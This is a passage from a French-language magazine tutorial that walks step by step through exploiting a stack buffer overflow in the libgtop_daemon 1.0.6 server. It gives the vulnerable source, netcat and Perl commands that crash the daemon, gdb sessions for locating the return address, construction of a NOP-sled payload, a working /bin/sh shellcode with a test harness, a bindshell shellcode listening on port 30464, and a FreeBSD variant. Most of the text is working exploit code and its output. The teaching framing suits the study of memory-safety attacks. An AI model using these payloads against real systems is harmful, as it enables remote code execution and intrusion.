
## Début de l'offensive

Maintenant, que notre plan est mis au point, nous pouvons essayer de nous attaquer au programme vulnérable du Listing 1. Mais quel

**Listing 7.** Fonction `permitted()`, fragment du fichier `src/daemon/gnuserc.c` des sources du programme `libgtop`

```
static int permitted (u_long host_addr, int fd)
{
    int i;
    char auth_protocol[128];
    char buf[1024];
    int auth_data_len;

    /* Read auth protocol name */
    if (timed_read (fd, auth_protocol, AUTH_NAMESZ, AUTH_TIMEOUT, 1) <= 0)
        return FALSE;
    (...)
    if (!strcmp (auth_protocol, MCOOKIE_NAME)) {
        if (timed_read (fd, buf, 10, AUTH_TIMEOUT, 1) <= 0)
            return FALSE;
        auth_data_len = atoi (buf);
        if (
            timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
            return FALSE;
    }
}
```



**Figure 6.** Fragment de la fonction `permitted()` (illustration du Listing 7)

est le sens de nous attaquer au programme que nous avons écrit nous-mêmes et que nous avons rendu vulnérable ? Puisque nous savons comment le faire en théorie, essayons d'exploiter une vraie faille dans un programme réel.


La consultation des archives bugtraq nous permettra de trouver un programme vulnérable qui se prête parfaitement à notre but.

L'un des e-mails informe que dans la version 1.0.6 de la bibliothèque `libgtop`, une erreur permettant le débordement du tampon sur la pile a été trouvée. `libgtop` est une bibliothèque qui fournit les informations sur le système. Elle fonctionne sur le principe d'architecture client-serveur, et l'erreur a été trouvée sur le serveur (programme `libgtop_daemon`). Nous effectuons l'attaque en



**Listing 8.** Fonction `timed_read()`, fragment du fichier `src/daemon/gnuserc.c` des sources du programme `libgtop`

```
static int timed_read (int fd, char *buf, int max, int timeout, int one_line)
{
    (...)
    char c = 0;
    int nbytes = 0;
    (...)
    do {
        r = select (fd + 1, &rmask, NULL, NULL, &tv);
        if (r > 0) {
            if (read (fd, &c, 1) == 1) {
                *buf++ = c;
                ++nbytes;
            }
        }
        (...)
    } while ((nbytes < max) && !(one_line && (c == '\n')));
    (...)
    return nbytes;
}
```



**Figure 7.** Fonction `timed_read()` (simplifiée) ; illustration du Listing 8

envoyant à l'ordinateur sur lequel est lancé le serveur, des données spécialement conçues à cet effet. Ces données provoqueront le débordement du tampon sur le serveur et l'exécution du code fourni. Nous nous occuperons des détails de notre attaque dans la suite de l'article, maintenant, je voudrais vous présenter en quoi consiste l'erreur trouvée dans `libgtop_daemon` et comment contraindre le programme vulnérable à exécuter notre code.

### En quoi consiste l'erreur dans `libgtop_daemon`

Les sources de la version vulnérable du programme sont disponibles sur le CD joint au magazine. Le Listing 7 présente la définition de la fonction `permitted()`, un fragment du fichier `src/daemon/gnuserc.c`. Pendant l'analyse du code, prêtez attention à la fonction `timed_read()` qui se répète (elle est définie dans le même fichier). Cette fonction charge à partir d'un fichier (dont le pointeur est

passé comme premier argument) dans un tampon (second argument) un nombre de caractères inférieur ou égal au nombre défini dans le troisième argument.

Quand nous savons déjà ce que la fonction `timed_read()` fait, regardons la fonction `permitted()`. Prêtez attention à la ligne :

```
if (timed_read (fd, buf,
    auth_data_len, AUTH_TIMEOUT,
    0) != auth_data_len)
```

Elle charge à partir du fichier `fd` dans le tampon `buf` un nombre de caractères inférieur ou égal à `auth_data_len`. Si, par hasard, `auth_data_len` dépasse la taille du tableau `buf[]` (lequel, ce qui est facile à vérifier, a 1024 octets – voir le Listing 7), le nombre de caractères chargés dans le tableau pourrait être trop important. Ce qui entraînerait le dépassement du tampon et, si nous avons de la chance, l'adresse de retour de la fonction `permitted()` serait remplacée. Vérifions alors d'où provient la variable `auth_data_len`. Quelques lignes avant, dix caractères chargés à partir du fichier `fd`, sont saisis dans la variable `auth_data_len` en tant que nombre entier :

```
auth_data_len = atoi (buf)
```

Alors, si la source à partir de laquelle les caractères sont chargés, contient la chaîne :

```
2000
AAAA... (deux mille lettres A)
```

dans le tableau `buf[]`, la chaîne entière des lettres A, comptant deux mille caractères sera chargée, ce qui entraînera le débordement du tampon.

Reculons encore de quelques lignes. Nous voyons qu'afin que le fragment analysé soit exécuté, la condition suivante doit être satisfaite :

```
if (!strcmp (auth_protocol,
    MCOOKIE_NAME))
```

où le contenu de la variable `auth_protocol` est chargé aussi du fichier `fd`.

Il est facile de vérifier que `MCOOKIE_NAME` est définie dans le fichier `include/glibtop/gnuserv.h` comme `MAGIC-1` :

```
#define MCOOKIE_NAME "MAGIC-1"
```

En bref, si nous voulons déborder le tampon `buf[]`, la source de données lues dans la fonction `permitted()` doit contenir la chaîne :

```
MAGIC-1
2000
AAAA... (deux mille lettres A)
```

Maintenant, regardons de près les sources de `libgtop`, pour vérifier dans quelles circonstances la fonction `permitted()` est appelée et d'où proviennent les données qu'elle charge. Après une courte analyse, il s'avère que si nous lançons `libgtop_daemon` (de préférence avec l'option `-f`, grâce à cette option le programme ne passera pas en tâche de fond), il ouvre le port 42800 et écoute les données arrivantes. Nous pouvons alors (par exemple, à l'aide de `netcat`), y envoyer la chaîne mentionnée et provoquer le débordement du tampon sur la pile.

## Vulnérabilité de `libgtop_daemon` au débordement de tampon

Assurons-nous que `libgtop_daemon` est effectivement vulnérable au débordement de tampon. Pour cela, compilons les sources de `libgtop` – elles sont disponibles sur le CD joint au magazine – avec les commandes standard :

```
$ ./configure
$ make
```

Ensuite, accédons au répertoire `src/daemon` et tapons la commande :

```
$ ./libgtop_daemon -f
```

`libgtop_daemon` a été lancé et écoute sur le port 42800. Ensuite,

créons la seconde console à partir de laquelle nous envoyons sur le port 42800 de l'hôte local une chaîne débordant le tampon. Puisque ce serait très embêtant de saisir manuellement une suite de deux mille lettres A, utilisons Perl. Pour saisir deux mille lettres A, nous pouvons nous servir d'un script comptant deux lignes :

```
#!/usr/bin/perl
print "A"x2000
```

La première ligne de ce script informe le noyau quel interpréteur (dans ce cas `/usr/bin/perl`) doit exécuter le script, et la seconde permet d'écrire deux mille lettres A. Nous aurions pu enregistrer ce script dans un fichier, ajouter du code `MAGIC-1\n2000\n`, et le lancer en redirigeant sa sortie standard à `netcat` – mais cette solution ne serait pas trop commode. Pour modifier le nombre de caractères saisis, il faudrait modifier le script, alors nous agirons de façon un peu différente. Nous obtiendrons le même résultat que lors du lancement du script ci-dessus, à la suite de l'exécution de la commande suivante :

```
$ perl -e 'print "A"x2000'
```

Le lancement de l'interpréteur de Perl avec l'option `-e` entraîne l'exécution des commandes passées en argument. De manière analogue, pour écrire cette chaîne dépassant le tampon, nous tapons la commande :

```
$ perl -e \
'print "MAGIC-1\n2000\n"."A"x2000'
```

Tapons cette commande en redirigeant le résultat à `netcat` :

```
$ perl -e \
'print "MAGIC-1\n2000\n"."A"x2000' \
| nc 127.0.0.1 42800
```

Consultons la console sur laquelle `libgtop_daemon` est lancé : le programme s'est terminé par le message de `segmentation fault`.

## Combien de caractères faut-il pour déborder le tampon ?

Puisque nous voulons remplacer l'adresse de retour de la fonction à l'aide d'une chaîne trop longue, vérifions la longueur de cette chaîne. D'une part, nous ne devons pas utiliser une chaîne trop courte, parce qu'elle ne remplacerait pas l'adresse de retour de la fonction. D'autre part, l'utilisation de la chaîne trop longue ne sera pas juste non plus, parce que le remplacement d'un fragment trop important de la mémoire pourrait donner des effets imprévisibles et difficiles à détecter.

Nous savons qu'une chaîne contenant deux mille lettres A remplace l'adresse de retour de la fonction, essayons alors de donner une commande similaire à celle ci-dessus, mais qui envoie moins de caractères, par exemple :

```
$ perl -e \
'print "MAGIC-1\n1500\n"."A"x1500' \
| nc 127.0.0.1 42800
```

Attention : bien sûr, après chaque tentative, il faut redémarrer `libgtop_daemon`. Il peut arriver que lors du redémarrage, le message suivant s'affiche :

```
bind: Address already in use
```

Dans ce cas, il faut tout simplement attendre quelques instants et essayer de redémarrer le programme.

Après quelques essais, nous savons déjà que la chaîne la plus courte entraînant `segmentation fault` est la chaîne qui contient 1178 lettres A. Il est possible que cette chaîne ne remplace pas l'adresse de retour de la pile. Avant cette adresse, la pile contient l'adresse de la fin précédente de la pile dont la modification peut provoquer des instabilités dans le travail du programme (partie 5 de la Figure 4). Vérifions si c'est vraiment le cas.



## libgtop\_daemon sous débogueur

Pour lancer *libgtop\_daemon* sous un débogueur, il faut d'abord le compiler avec les informations pour débogueur. C'est l'option `-ggdb` du compilateur (`gcc`) qui s'en occupe. Éditions le fichier *Makefile* disponible dans le répertoire principal des sources. Nous y trouvons la ligne suivante :

```
CC = gcc
```

Cette ligne contient l'information sur le nom du compilateur qui sera utilisé. Si nous changeons cette ligne en :

```
CC = gcc -ggdb
```

chaque appel du compilateur sera effectué avec l'option `-ggdb`. Essayons. Saisissons cette modification dans *Makefile* et exécutons :

```
$ make
```

Accédons au répertoire *src/daemon* et exécutons la commande :

```
$ gdb libgtop_daemon
```

Après le lancement du débogueur, essayons d'exécuter la commande *list*. Le débogueur affiche les sources du programme, ce qui signifie que les informations pour *gdb* ont été ajoutées.

Dressons alors un arrêt là où le remplacement du tampon a lieu, c'est-à-dire dans la ligne 203 du fichier *gnuserc.c* :

```
if (timed_read (fd, buf,
    auth_data_len, AUTH_TIMEOUT, 0)
```

L'arrêt est mis en place, de la même façon que précédemment, par la commande :

```
(gdb) break gnuserc.c:203
```

Maintenant, il faut lancer *libgtop\_daemon* avec l'option `-f` :

```
(gdb) run -f
```

### Listing 9. Shellcode lançant le shell

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff
/bin/sh
```

### Listing 10. Vérifions si le shellcode fonctionne

```
main() {
    char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3"
        "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
        "\xff\xff/bin/sh";

    void(*ptr)();
    ptr = shellcode;
    ptr();
}
```

Ensuite, à partir de la seconde console, envoyons sur le port 42800 de la machine locale la chaîne contenant 1178 lettres A :

```
$ perl -e \
    'print "MAGIC-1\n1178\n"."A"x1178' \
    | nc 127.0.0.1 42800
```

Après le retour à la console sur laquelle fonctionne le débogueur, nous voyons que l'exécution du programme s'est arrêtée sur la ligne demandée. Voyons quelle valeur est positionnée comme adresse de retour de la fonction :

```
(gdb) print $ebp+4
(gdb) x $ebp+4
```

La première commande a affiché l'adresse à laquelle l'adresse de retour de la fonction est sauvegardée. La seconde commande a donné la même valeur de l'adresse de retour. Ensuite, exécutons la ligne dans laquelle le remplacement du tampon aura lieu et vérifions si l'adresse de retour de la fonction a changé :

```
(gdb) next
(gdb) x $ebp+4
```

Nous remarquons que l'adresse n'a pas changé. Cela confirme notre hypothèse – bien que le programme se comporte de façon instable après

qu'on lui passe la chaîne de 1178 lettres A, cela n'entraîne pas encore le remplacement de l'adresse de retour de la fonction. Après quelques essais analogiques à ceux effectués ci-dessus (avec la chaîne de lettres A de plus en plus longue), nous pouvons constater que la chaîne la plus courte menant au remplacement de l'adresse de retour de la fonction contient 1184 lettres A.

## Conception de la chaîne

Le plan de l'attaque se présente ainsi : au programme *libgtop\_daemon*, nous passons une chaîne de caractères. À la suite de cette opération, 1184 octets sont saisis dans le tampon. En tout cas, la chaîne que nous voulons utiliser sera un peu plus longue – disant qu'elle aura la taille de 1200 octets. Cette chaîne de mille deux cent octets sera composée (comme cela est présenté sur la Figure 5) de trois éléments :

- une suite d'instructions *nop*,
- un shellcode,
- l'adresse pointant à l'intérieur de la chaîne de *nop*.

Essayons de construire cette chaîne. Premièrement, nous devons décider quelle partie de la chaîne sera occupée par les *nop*, et quelle par les

adresses. Admettons qu'elles seront moitié-moitié. De la longueur prévue de la chaîne (1200 octets), il faut soustraire la longueur du shellcode et diviser le résultat en deux. À la fin et au début de la chaîne, nous ajoutons le nombre d'octets de *nop* et d'adresses obtenus.

Il ne nous reste qu'à trouver un shellcode approprié. Nous pouvons le faire à l'aide de Google. Le shellcode trouvé est présenté dans le Listing 9.

Suivant la description, cette courte chaîne d'octets est du code qui, lancé sous Linux x86, ouvrira le shell (le code contient même la chaîne `/bin/sh`). Pourtant, je vous conseille de vous méfier des programmes trouvés sur le Net. Vérifions alors si le shellcode fonctionne. Il suffit d'écrire ce code dans un tableau de caractères, et, ensuite, de renseigner le pointeur de fonction `ptr` avec l'adresse du tableau de caractères `shellcode`. Enfin, nous exécutons de cette fonction. Tout cela est présenté dans le Listing 10.

Maintenant, nous compilons et lançons le programme :

```
$ gcc shellcode_test.c -o shellcode_test
$ ./shellcode_test
sh-2.05b$
```

Le shell a été lancé. Continuons alors les travaux sur le projet de notre chaîne. Le shellcode a 45 octets, il reste alors  $(1200-45)/2=577,5$  d'octets pour l'adresse et les *nop*. Étant donnée que chaque adresse occupe quatre octets, admettons que les adresses occuperont 576 octets, et le reste, c'est-à-dire 579 octets, sera occupé par les *nop*. Vérifions encore si nous ne nous sommes pas trompés dans les calculs : 576 octets pour les adresses, 579 pour les *nop*, 45 pour le shellcode donne au total  $576+579+45=1200$ .

Avant de créer la chaîne, il faut encore savoir quelle adresse doit être utilisée. Cela doit être une adresse se trouvant un peu (disant, plus d'une dizaine) après le début du tableau `buf[]`. Comment pouvons-

## Listing 11. Création de trois fichiers auxiliaires

```
$ perl -e 'print "\x90"x900' > nop.dat
$ echo -en "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07" > shellcode.dat
$ echo -en "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" >> shellcode.dat
$ echo -en "\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80" >> shellcode.dat
$ echo -en "\xe8\xdc\xff\xff\xff/bin/sh" >> shellcode.dat
$ perl -e 'print "\x11\x22\x33\x44"x500' > address.dat
```

## Listing 12. La chaîne créée est-elle celle que nous avons voulu obtenir ?

```
$ echo -e "MAGIC-1\n1200\n" | head -c 579 nop.dat | cat shellcode.dat |
`head -c 576 address.dat` | hexdump -Cv
00000000 4d 41 47 49 43 2d 31 0a 31 32 30 30 0a 90 90 90 |MAGIC-1.1200....|
00000010 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
(...)
000001f0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
00000200 90 eb 1f 5e 89 76 08 31 c0 88 46 07 89 46 0c b0 |.E.^v.1R.F..F.°|
00000210 0b 89 f3 8d 4e 08 8d 56 0c cd 80 31 db 89 d8 40 |..ó.N..V.í.1Ū.R@|
00000220 cd 80 e8 dc ff ff ff 2f 62 69 6e 2f 73 68 11 22 |í.öü`'/bin/sh."|
00000230 33 44 11 22 33 44 11 22 33 44 11 22 33 44 11 22 |3D."3D."3D."3D."|
00000240 33 44 11 22 33 44 11 22 33 44 11 22 33 44 11 22 |3D."3D."3D."3D."|
(...)
00000450 33 44 11 22 33 44 11 22 33 44 11 22 33 44 11 22 |3D."3D."3D."3D."|
00000460 33 44 11 22 33 44 11 22 33 44 11 22 33 44 0a |3D."3D."3D."3D."|
```

nous savoir où se trouve le tableau `buf[]` dans la mémoire, quand le programme est lancé ? Pour l'instant, ne nous en préoccupons pas, nous pourrons le vérifier plus tard à l'aide du débogueur. Pour le moment, utilisons l'adresse `0x11223344`.

## Construction de la chaîne

Le projet de la chaîne que nous allons envoyer au programme *libgtop\_daemon* sera alors le suivant :

- une ligne contenant `MAGIC-1`,
- une ligne contenant `1200`,
- une ligne composée de trois parties : de 579 octets pour `0x90` (commande *nop*), de 45 octets pour le shellcode et de l'adresse `0x11223344` répétée 144 fois (chaque adresse fait 4 octets, alors au total, les adresses occuperont 576 octets).

Il est très utile de créer trois fichiers auxiliaires :

- *nop.dat*, contenant quelques centaines d'octets `0x90`,

- *shellcode.dat*, contenant le shellcode,
- *address.dat*, contenant l'adresse `0x11223344` répétées quelques centaines de fois.

Ces fichiers peuvent être créés de la façon présentée dans le Listing 11. Les fichiers *nop.dat* et *address.dat* sont créés suivant le mode mentionné déjà dans cet article – la commande `perl` avec l'option `-e` entraîne l'exécution du script donné comme argument. Pour éditer le shellcode dans le fichier, nous avons utilisé la commande standard `echo` exécutée avec deux options. Grâce à l'option `-e`, la chaîne `\x4e` sera éditée comme un octet en valeur hexadécimale `0x4e`, et pas comme une chaîne de quatre caractères `\x4e`. L'option `-n` affiche la chaîne en question sans passer à la nouvelle ligne.

Une fois les fichiers auxiliaires préparés, nous pouvons composer la chaîne. Pour éditer 579 octets du fichier *nop.dat*, nous utilisons la commande `head` (affiche le début du fichier) :

```
$ head -c 579 nop.dat
```



Le contenu du fichier *shellcode.dat* est édité au moyen de la commande *cat*. En assemblant le tout, pour éditer la chaîne, nous nous servons de la commande :

```
$ echo -e "MAGIC-1\n1200\n" \
`head -c 579 nop.dat` \
`cat shellcode.dat` \
`head -c 576 address.dat`
```

À la suite de l'exécution de cette commande, nous obtenons une chaîne de caractères déchets. Assurons-nous que la chaîne obtenue est celle que nous voulions obtenir. Comptons combien de caractères elle a (la commande *wc* affiche le nombre de lignes, mots et caractères passés à l'entrée standard) :

```
$ echo -e \
"MAGIC-1\n1200\n" \
`head -c 579 nop.dat` \
`cat shellcode.dat` \
`head -c 576 address.dat` \
| wc
```

La chaîne obtenue a 1214 octets. Et c'est justement ce à quoi nous nous étions attendus (1200 octets plus la longueur des deux premières lignes). Consultons le contenu de la chaîne à l'aide de la commande *hexdump* (elle affiche le contenu des données binaires sous forme hexadécimale) – le Listing 12. Ça a l'air bien – au début *MAGIC-1* et *1200*, ensuite beaucoup de *nop*, une chaîne de nombres ressemblant à première vue au shellcode et une chaîne assez importante d'adresses *0x11223344*.

## Première tentative d'attaque

Essayons une première tentative d'attaque. Pour le moment, nous lançons *libgtop\_daemon* sous débogueur. Grâce à cela, nous aurons la possibilité de nous assurer que l'adresse de retour de la fonction sera remplacée par la valeur attendue. Nous vérifierons aussi à quelle adresse se trouve le tampon *buf[]* (un petit rappel : cette adresse doit être saisie dans la chaîne pour que

### Listing 13. Session du débogueur

```
Script started on Sat 15 May 2004 02:30:58 AM EDT
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
(...)
(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: libgtop-1.0.6/src/daemon/libgtop_daemon -f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203 if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
(gdb) next
207     if (!invoked_from_inetd && server_xauth && server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
(gdb) x/24 buf
0xbffff440: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff450: 0x90909090 0x90909090 0x90909090 0x90909090
(...)
0xbffff670: 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)
0xbffff680: 0xeb909090 0x76895e1f 0x88c03108 0x46890746
0xbffff690: 0x890bb00c 0x084e8df3 0xcd0c568d 0x89db3180
0xbffff6a0: 0x80cd40d8 0xffffdce8 0x69622fff 0x68732f6e
0xbffff6b0: 0x44332211 0x44332211 0x44332211 0x44332211
(...)
0xbffff8e0: 0x44332211 0x44332211 0x44332211 0x44332211
0xbffff8f0: 0x4006bc84 0x00000005 0x00000010 0xbffff900
(gdb) quit
The program is running. Exit anyway? (y or n) y
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$
Script done on Sat 15 May 2004 02:35:06 AM EDT
```

le retour de la fonction soit effectué aux *nop* avant le shellcode).

L'essai sera effectué sur deux consoles. Sur la première, nous lançons le débogueur (la session complète est présentée dans le Listing 13) :

```
$ gdb libgtop_daemon
```

Nous installons un arrêt sur la ligne dans laquelle le débordement du tampon a lieu :

```
(gdb) break gnuserv.c:203
```

Nous lançons le programme analysé avec l'option *-f* (il ne passe pas en tâche de fond) :

```
(gdb) run -f
```

Le programme attend les données sur le port 42800. Envoyons-lui la chaîne préparée. Outre cela, passons à la seconde console (au répertoire avec les fichiers auxiliaires *nop.dat*, *shellcode.dat* et *address.dat*) et tapons la commande :

```
$ echo -e \
"MAGIC-1\n1200\n" \
`head -c 579 nop.dat` \
`cat shellcode.dat` \
`head -c 576 address.dat` \
| nc 127.0.0.1 42800
```

Revenons à la console du débogueur. Nous voyons que le programme a atteint la ligne avec le piège et s'est arrêté.

```
Breakpoint 1, permitted
(host_addr=16777343, fd=6)
at gnuserv.c:203
203 if (timed_read (fd,
buf, auth_data_len,
AUTH_TIMEOUT, 0)
!= auth_data_len)
```

Vérifions (avant que le débordement du tampon ait eu lieu), quelle est l'adresse de retour de la fonction :

```
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
```

Exécutons la ligne courante, ce qui entraîne le remplacement de l'adresse de retour, et vérifions sa nouvelle valeur :

```
(gdb) next
207 if (!invoked_from_inetd
&& server_xauth
&& server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
```

## Listing 14. Shellcode ouvrant le shell sur le port 30464

```
char shellcode[] = /* TaeHo Oh bindshell code at port 30464 */
"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0\x31\xdb\x89"
"\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06\x89\x46\x08\xb0\x66\xb3"
"\x01\xcd\x80\x89\x06\xb0\x02\x66\x89\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d"
"\x46\x0c\x89\x46\x04\x31\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3"
"\x02\xcd\x80\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04"
"\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd\x80\x88\xc3"
"\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80\xb0\x3f\xb1\x02\xcd\x80"
"\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f\x73\x68\x2f\x89\x46\x04\x31\xc0\x88"
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff";
```

L'adresse a été remplacée par la valeur donnée, mais dans le sens inverse (au lieu de 0x11223344 la pile contient maintenant 0x44332211). Cela est dû au fait que x86 est une architecture *little endian* (l'octet de poids faible est stocké avant l'octet de poids fort). De ce fait, les adresses doivent être données dans le sens inverse. Profitons de l'occasion, vérifions à quelle adresse se trouve le tampon buf[].

```
(gdb) print &buf
$1 = (char (*) [1024]) 0xbffff440
```

À tout hasard, consultons encore le contenu de la mémoire, en commençant par cette adresse (assurons-nous que la chaîne préparée est effectivement là).

```
(gdb) x/24 buf
```

Ça paraît correct – au début, nous voyons une longue chaîne de *nop*, ensuite du shellcode, et à la fin une chaîne d'adresses. Choisissons et enregistrons une adresse du début des *nop*, par exemple 0xbffff501.

## Débordement de tampon sous FreeBSD

L'un de nos bêtesteurs, Paweł Luty, a testé les exercices présentés dans l'article (le débordement de tampon dans les programmes *stack\_1.c* et *stack\_2.c*) sous FreeBSD. Voici ces remarques :

Les techniques présentées dans l'article ont fonctionné. J'ai dû seulement modifier les programmes *stack\_1.c* et *stack\_2.c* – j'ai changé le shellcode en :

```
\xeb\x0e\x5e\x31\xc0\x88\x46\x07
\x50\x50\x56\xb0\x3b\x50\xcd
\x80\xe8\xed\xff\xff\xff/bin/sh
```

J'avais un petit problème avec la commande *echo*, qui sous FreeBSD n'a pas d'option *-e* – mais il est possible d'utiliser Perl à la place.

J'ai remarqué aussi que pour FreeBSD 5.1-RELEASE-p10 l'adresse du tampon pour les lancements successifs du programme est constante (cette remarque concerne le Tableau 1).




Figure 8. La chaîne débordant le tampon remplace la pile, y compris l'adresse de retour de la fonction ; nous avons de la chance – les limites des mots dans la chaîne remplaçant et sur la pile se recouvrent




Figure 9. La chaîne débordant le tampon remplace la pile, y compris l'adresse de retour de la fonction ; nous avons de la malchance – les limites des mots dans la chaîne remplaçant et sur la pile ne se recouvrent pas, c'est pourquoi, l'adresse est remplacée par une valeur incorrecte



Cette adresse remplacera l'adresse de retour de la fonction. Terminons le travail avec le débogueur par la commande *quit* ou en appuyant les touches *[ctrl]+[d]*.

Grâce à la session avec le débogueur, nous sommes sûrs que l'adresse de retour de la fonction vulnérable est effectivement remplacée, mais il ne faut pas oublier de mettre les octets spécifiques dans le sens inverse. L'adresse à laquelle parvient l'exécution sera l'adresse `0xbffff501` présente au début de la section de *nop*. Nous pouvons alors préparer la chaîne et l'envoyer au démon *libgtop* pour le contraindre à ouvrir le shell. Mais nous devons encore faire face à un petit problème.

### Petite digression

